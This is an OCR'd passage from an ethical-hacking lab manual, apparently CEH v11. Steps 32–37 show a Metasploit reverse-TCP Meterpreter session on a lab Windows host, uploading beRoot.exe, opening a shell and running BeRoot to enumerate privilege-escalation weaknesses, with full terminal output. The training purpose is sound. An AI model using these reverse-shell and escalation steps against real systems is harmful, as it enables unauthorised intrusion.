
32. ☐ Paste the **BeRoot** folder onto **Desktop**.


Applications
Places
System
Mon Aug 24, 07:00
Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
attacker
Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
BeRoot
CEHv11 Module 13 Hacking Web Servers
CEHv11 Module 14 Hacking Web Applications
CEHv11 Module 16 Hacking Wireless Networks
Scripts
README.license
Security_Script.-html
"BeRoot" selected (containing 1 item), Free space: 71.4 GB


33. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



Applications Places System
Mon Aug 24, 07:02
Parrot Terminal
File Edit View Search Terminal Help
=[metasploit v6.0.0-dev]
+ -- --=[2052 exploits - 1108 auxiliary - 345 post]
+ -- --=[566 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >

34. ☐ Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.


Applications Places System
Mon Aug 24, 07:02
Parrot Terminal
File Edit View Search Terminal Help
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 7352 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\Admin\Downloads>

35. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
36. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
37. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

